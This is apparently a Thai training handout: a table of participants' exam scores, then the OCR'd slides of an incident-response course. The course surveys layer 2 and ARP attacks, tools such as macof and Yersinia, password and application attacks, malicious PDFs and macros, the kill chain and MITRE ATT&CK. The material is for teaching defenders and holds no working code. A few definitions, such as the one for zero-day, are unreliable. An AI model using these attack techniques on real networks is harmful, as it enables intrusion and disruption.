2	อุบลรัตน์ โรจน์พจนานาวิน	09.37.43	10.37.43	ชุดที่ 1	17.99 / 20.00
3	สุรการ ดวงผาสุข	09.29.10	10.29.10	ชุดที่ 1	17.99 / 20.00
4	ปกรสิน พรหรัพย์ไพศาล	09.37.36	10.37.36	ชุดที่ 1	17.00 / 20.00
5	ธีรพัชร์ สุธีพิเชฐภัณฑ์	09.53.06	10.53.06	ชุดที่ 1	17.00 / 20.00
6	จารุณี ก้มพลาวลี	09.29.28	10.29.28	ชุดที่ 1	17.00 / 20.00
7	วิชยุตม์ แท่งทองคำ	09.24.37	10.24.37	ชุดที่ 1	16.99 / 20.00
8	คัมภีร์ สาริยาชีวะ	09.57.54	10.57.54	ชุดที่ 1	16.00 / 20.00
9	อภิณัฐ กณะวงศ์	09.38.51	10.38.51	ชุดที่ 1	16.00 / 20.00
10	กฤษดา นาไพรวัน	09.29.24	10.29.24	ชุดที่ 1	16.00 / 20.00
11	อภิวุฒิ คำเวียงสา	09.32.03	10.32.03	ชุดที่ 1	16.00 / 20.00
12	พิมพ์พินิต ศรีมุกข์	09.37.35	10.37.35	ชุดที่ 1	16.00 / 20.00
13	วิรัตน์ พฤกษ์ไพรผดุง	09.30.06	10.30.06	ชุดที่ 1	15.99 / 20.00
14	พิสุทธิ์ ม่วงสมัย	09.30.28	10.30.28	ชุดที่ 1	15.00 / 20.00
15	สุทธิโชติ ภาคสันเทียะ	09.37.59	10.37.59	ชุดที่ 1	15.00 / 20.00
16	นิพัฒน์ เบ็งทอง	09.27.56	10.27.56	ชุดที่ 1	15.00 / 20.00
17	ธัญชนก อนุโรจน์	09.28.26	10.28.26	ชุดที่ 1	15.00 / 20.00
18	กศิณ นุดาลัย	09.37.59	10.37.59	ชุดที่ 1	14.00 / 20.00
19	คมชัย ปวโรภาส	09.35.45	10.35.45	ชุดที่ 1	13.00 / 20.00
20	วิชญ พิมปัดชา	09.37.47	09.37.47	ชุดที่ 1	12.00 / 20.00
21	ณัฐวัฒน์ พูลศรีวงษ์	09.31.39	09.31.39	ชุดที่ 1	12.00 / 20.00
22	ธนาภรณ์ ลาภเจริญ	09.31.53	09.31.53	ชุดที่ 1	11.99 / 20.00
23	ธัชพล บุญดำเนิน	09.29.41	10.29.41	ชุดที่ 1	9.00/20.00

เอกสารแนบท้าย 2

How to be an Incident Responder

About me
Watcharaphon Wongaphai


- CEO/Founder SOSECURE
- (ISC)²® Announces 2015 Asia-Pacific Information Security Leadership Achievements (ISLA)
- The Hacker TV Show
- Guest Speaker Master Degree "Cybersecurity"
  - Penetration Testing
  - Digital Forensics
  - SOC Operation & Analysis

My Certification


SANS | ISC2 | EC-Council | CompTIA | Microsoft

Introduction of Cybersecurity Framework and Cyber resilience

Trends in Cybersecurity




Cybersecurity Framework



NIST Framework Core

Incident management and Cyber Resilience framework



Cybersecurity Threat

Topic

- Overview Cybersecurity Threat
- Case Study Cyber Attack
- Top Cyber Attack
- Cybersecurity Attack Techniques
  - Layer 2 Attack
  - Layer 3 Attack
  - Malicious Code Attack
  - Buffer Overflow Attack
  - Application Layer Attack
  - Denial of Service Attack
  - Social Engineering Attack

Topic

- Server-Side Attack Techniques
- Client-Side Attack Techniques
- Cybersecurity Attack Framework
  - MITRE ATT&CK
  - Cyber Kill Chain
- APT (Advanced Persistent Threat)

Cybersecurity Threat

https://www.i-secure.co.th/2020/06/threat-information-maze-ransomware/

Ransomware ทำบริษัทระบบขนส่งเชื้อเพลิงรายใหญ่ในอเมริกา ต้องหยุดปฏิบัติงานชั่วคราว

AXA งานเข้า!! โดน Ransomware เล่นงาน ได้ข้อมูลไปหลาย กรุงไทย-แอกซ่ากำลังตรวจสอบ

https://www.beartai.com/news/it-thai-news/632775

Maze Ransomware Attack

Cybersecurity Terminology

- **Intrusion Detection**
  - The process and methods for analyzing information from networks and information systems to determine if a security breach or security violation has occurred.
- **Exploit**
  - To use something to one's own advantage is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized)
- **Malware**
  - An umbrella term that describes all forms of malicious software designed to wreak havoc on a computer. Common forms include: viruses, trojans, worms and ransomware.
- **Breach**
  - Any incident that results in unauthorized access of **data**, applications, services, networks and/or devices by bypassing their underlying **security Controls**

Cybersecurity Terminology

- **Ransomware**
  - A form of malware that deliberately prevents you from accessing files on your computer – holding your data hostage. It will typically encrypt files and request that a ransom be paid in order to have them decrypted or recovered.
- **Bot / Botnet**
  - A type of soft ware application or script that performs tasks on command, allowing an attacker to take complete control remotely of an affected computer.
- **Distributed Denial of Service (DDoS)**
  - A form of cyber attack.This attack aims to make a service such as a website unusable by "flooding" it with malicious traffic or data from multiple sources (often botnets).
- **Phishing / Spear Phishing**
  - A technique used by hackers to obtain sensitive information.For example, using hand-crafted email messages designed to trick people into divulging personal or confidential data such as passwords and bank account information.

What Are The Threat Actors Seeking?


Threat actors want data and secrets, and/or to blackmail/extort money from your organization

- Usernames and passwords
- Sensitive company documents
- Protected Health Information (PHI)
- Credit card and banking information
- Export controlled technologies
- Intellectual property and sensitive technological documents
- Personal Identifying Information (PII)
- Contact lists (emails, phone directories, etc.)
- Confidential Emails

Internet Cybersecurity Risk

- System Compromised
- Identity Theft
- Social Engineering Attack
- Data Leakage
- Web Defacement
- Malware Infection (APT)
- Denial of Service

Categories of Attackers




Cybersecurity Threat

- Scanning & Vulnerability Assessment
- Malware (APT)
  - Key Logger
  - Trojan
  - Botnet
  - Rootkit
  - Ransomware
  - Adware
  - Spyware


Cybersecurity Threat

- Password Cracking
- Sniffing
- Exploitation (Buffer Overflow)
  - Remote Exploitation
  - Local Exploiation
  - Client side Exploiation
  - Server side Exploitation
- Denial of Service & Distributed Denial of Service
- Social Engineering

Networking Attack Techniques




Networking Attack Techniques




Fundamental network attacks

- Lower levels affect higher levels
- Unfortunately this means if one layer is hacked, communications are compromised without the other layers being aware of the problem
- Security is only as strong as the weakest link
- When it comes to networking, layer 2 can be a VERY weak link




VLAN Hopping Attack



Spanning tree attack

- STP Purpose : To maintain loop-free topologies in a redundant layer 2 infrastructure




STP is very simple. Messages are sent using Bridge Protocol Data Units (BPDUs); basic messages include: configuration, topology change notification/acknowledgment (TCN/TCA); most have no "payload"

Spanning tree attack

- Send BPDU message with the Lowest priority to become root bridge
- The attacker then sees frames he shouldn't
- MITM, DoS, etc. all possible Any attack is very sensitive to the original topology
- Although STP takes link speed into consideration, it is always done from the perspective of the root bridge. Taking a Gb backbone to half-duplex 10 Mb was verified

Spanning tree attack

- Don't disable STP, introducing a loop would become another attack
- BPDU Guard disables ports to detect a BPDU message on the client port
- Root Guard disables ports who would become the root bridge due to their BPDU advertisement configured on a per port basis



MAC attack


- MAC address/CAM table review

- CAM table stands for Content Addressable Memory
- The CAM table stored information such as MAC addresses available on physical ports with their associated VLAN parameters
- CAM tables have a fixed size

SOSECURE

MAC attack

- Normal CAM behavior (cont.)



SOSECURE

MAC attack

- macof tool since 1999
- Attack successful by exploiting the size limit on CAM tables

SOSECURE


MAC attack

- Once the CAM table on the switch is full, traffic without a CAM entry is flooded out every port on that VLAN
- This will turn a VLAN on a switch basically into a hub
- This attack will also fill the CAM tables of adjacent switches

SOSECURE

MAC attack

- CAM overflow (cont.)



SOSECURE

MAC attack


- Port security limits the amount of MAC's on an interface

- Port security limits MAC flooding attack and locks down

SOSECURE

DHCP attack


- DHCP function- high level



- Server dynamically assigns IP address on demand
- Administrator creates pools of addresses available for assignment
- Address is assigned with lease time


DHCP attack

- DHCP starvation attack



- This is a Denial of Service (DoS) attack using DHCP leases

Rouge DHCP Attack




DHCP attack

- Countermeasures for DHCP attacks


ARP attack

- ARP attack in action




ARP attack

- ARP attack in action (cont.)




ARP attack

- ARP attack clean up




ARP attack


- Countermeasures to ARP attacks




Dynamic Trunking Protocol Attack




Screenshot Yersinia DTP Attack




DTP Attack




Screenshot Yersinia VLAN Attack



Screenshot Yersinia 802.1x Attack




Common Routing Protocol Attack




Common Routing Protocol Attack

- MPLS
  - Rewrite of MPLS labels
  - MPLS-VPN enabled network stack
- HSRP, HSRPv2
  - IP address take-over
- TCP-MD5
  - RFC2385 authentication cracking
- VRRP, VRRPv3
  - IP Address take-over

Port Scan



How to Analyze Portscan and Signature



Machine Vulnerability Scanning

An attacker chooses a single target machine and attempts to discern what services are running on it, and any other information that may be recovered remotely.

This is accomplished through sending connection requests to many ports and analyzing the responses that the target machine generates.

Some vulnerability scanning tools attempt to connect only to a few well-known service ports, others connect to all possible ports (65526 TCP and 65536 UDP)

Vulnerability Scanner

SOSECURE


Malicious Code Attacks

SOSECURE

Viruses

SOSECURE

Worms




SOSECURE

Adware


SOSECURE

Spyware and Keylogger



SOSECURE


Trojan Horses




Rootkits

Logic Bombs


Botnets



Ransomware



Password Attacks



Type of Password Attacks

Offline Attack


Online Attack

- Active Online Password Cracking
- Passive Online Password Cracking


Password Attacks Techniques

- Guessing
- Stealing
- Dictionary attack
- Brute force attack
- Rainbow tables
- Hybrid password attack
- Birthday attack

Software Attacks



Application Attacks



Types of Application Attacks

Application Attack	Description
Cross-site scripting (XSS)	An attack that injects malicious scripts into trusted websites to be run when a user visits the site.
Command injection attacks	Command injection attacks include several types: • SQL injection • LDAP injection • XML injection • Directory traversal
Zero day exploit	An attack that occurs when the security level of a system is at its lowest, immediately after the discovery of a vulnerability.
Cookies manipulation	An attack where an attacker injects a meta tag in an HTTP header, making it possible to modify a cookie stored in a browser.
LSO attack	An attack where a website running Flash stores data objects (Flash cookies) on a user's computer that are difficult to detect and remove, and may threaten the user's privacy.
Attachment attack	An attack where the attacker can merge malicious software or code into a downloadable file or attachment on a web server so that users download and execute it on client systems.


Types of Application Attacks (Cont.)

Application Attack	Description
Malicious add-ons	An add-on that is meant to look like a normal add-on, except that when a user installs it, malicious content will be injected to target the security loopholes that are present in a web browser.
Header manipulation	An attack where the attacker manipulates the header information passed between the web servers and clients in HTTP requests.
Buffer overflow	An attack in which data goes past the boundary of the destination buffer and begins to corrupt adjacent memory, which may cause an app to crash or rogue code to execute on a system.
Integer overflow	An attack in which a computed result is too large to fit in its assigned storage space, which may lead to crashing or data corruption, and may trigger a buffer overflow.
Arbitrary code execution	An attack that exploits application vulnerabilities by allowing an attacker to execute any command on a victim's machine, potentially taking complete control over a system.

Buffer Overflow

- Unusual condition where a process attempts to execute data beyond the boundaries of a buffer
- As a result, the extra data overwrites nearby locations in memory
- This may cause erratic program behavior, a memory access exception, incorrect results, a crashed computer, or even a possible breach of your computer's security


Buffer Overflow Application



OWASP Top 10 2021

Client-Side Exploitation

- **Adobe Flash Player**
- **Java Run time**
- **Adobe Reader**
- **Web Browser**
- **Microsoft Office (Evil Macro)**
- **Software vulnerability**
- **Social Network**




Malicious PDF

• Still Hot !!!

Malicious PDF


- Adobe Collect Email Info
- Adobe GetIcon
- Adobe Jbig2Decode
- Adobe UtilPrintf
- Adobe U3D Mesh Declaration
- Adobe PDF Embedded EXE (Affect Adobe Reader < 9.4 and Foxit)
- Adobe Cooltype Sing (Affect Adobe Reader < 9.4)
- ***Adobe to implement Reader Sandbox on version 9.4+***

Malicious PDF – Attack via MetaData




Malicious PDF – Open PDF file

Malicious PDF – Bypass Antivirus



Malicious PDF – Disable JavaScript




MS Office (Evil Macro)


Office

Now Exploitable

MS Office (Evil Macro)




MS Office (Evil Macro)



Introduction to DoS


ATTACK IS LAUNCHED...	STOPPING SERVICES	EXHAUSTING RESOURCES
LOCALLY	• Process killing • System reconfiguring • Process crashing	• Forking processes to fill the process table • Filling up the whole file system
REMOTELY	• Malformed packet attacks (e.g., Land, Teardrop, etc.)	• Packet floods, (e.g., SYN Flood, Smurf, Distributed Denial of Service

What is a DDoS Attack?



Application Layer Attack Example:

Sync Flooding




Types of Social Engineering

- Spoofing
- Impersonation
- Hoax
- Phishing
- Vishing
- Whaling
- URL hijacking/typo squatting
- Spam and spim
- Shoulder surfing
- Dumpster diving
- Tailgating

Phishing Attack

Example of Phishing Page




Spear Phishing Attack

Email SCAM

Impersonation Attack

Cyber Attack Methodology




Phases of the Intrusion Kill Chain

Reconnaissance	Research, identification, and selection of targets
Weaponization	Pairing remote access malware with exploit into a deliverable payload (e.g. Adobe PDF and Microsoft Office files)
Delivery	Transmission of weapon to target (e.g. via email attachments, websites, or USB drives)
Exploitation	Once delivered, the weapon's code is triggered, exploiting vulnerable applications or systems
Installation	The weapon installs a backdoor on a target's system allowing persistent access
Command & Control	Outside server communicates with the weapons providing "hands on keyboard access" inside the target's network.
Actions on Objective	The attacker works to achieve the objective of the intrusion, which can include exfiltration or destruction of data, or intrusion of another target

Cyber Kill chain

Cyber Kill Chain - Sequential chain of events in order to successfully complete its targeted mission – Lockheed Martin CIRT

ATT&CK for Enterprise




MITRE ATT&CK Techniques

https://attack.mitre.org/

MITRE ATT&CK Enterprise Tactics


MITRE ATT&CK Techniques

Adversary Emulation Plans




https://attack.mitre.org/resources/adversary-emulation-plans/

Example of APT (Advanced ,Persistent ,Threat)



Example of APT



Introduction of Incident Management

What's the Goal of an Incident Response Team

Goal	Key Questions	Key Tactics
Investigation/Analysis	Is this an incident that requires attention now? Which assets are impacted?	Determine and document the scope, priority, and impact.
Reporting/Communications	Which types of security incidents do we include in our daily, weekly, and monthly reports? Who is on the distribution list? What information can we provide to the executive team to maintain visibility and awareness (e.g. industry reports, user behavioral patterns, etc.)?	Define and categorize security incidents based on asset value/impact. Document and educate team members on appropriate reporting procedures. Collect relevant trending data and other information to showcase the value the incident response team can bring to the overall business.
Response/Improvement	What's the most effective way to investigate and recover data and functionality? How do we improve our response capabilities?	Investigate root cause, document findings, implement recovery strategies, and communicate status to team members.

What is Incident Management?

- What is a computer security **incident**?
  - **Adverse event** in information system infrastructure
  - Threat of the occurrence of adverse event
- What is an **event**?
  - **Any observable occurrence** in a system or network
  - Sometimes indicates an incident is occurring

What is Incident Management?

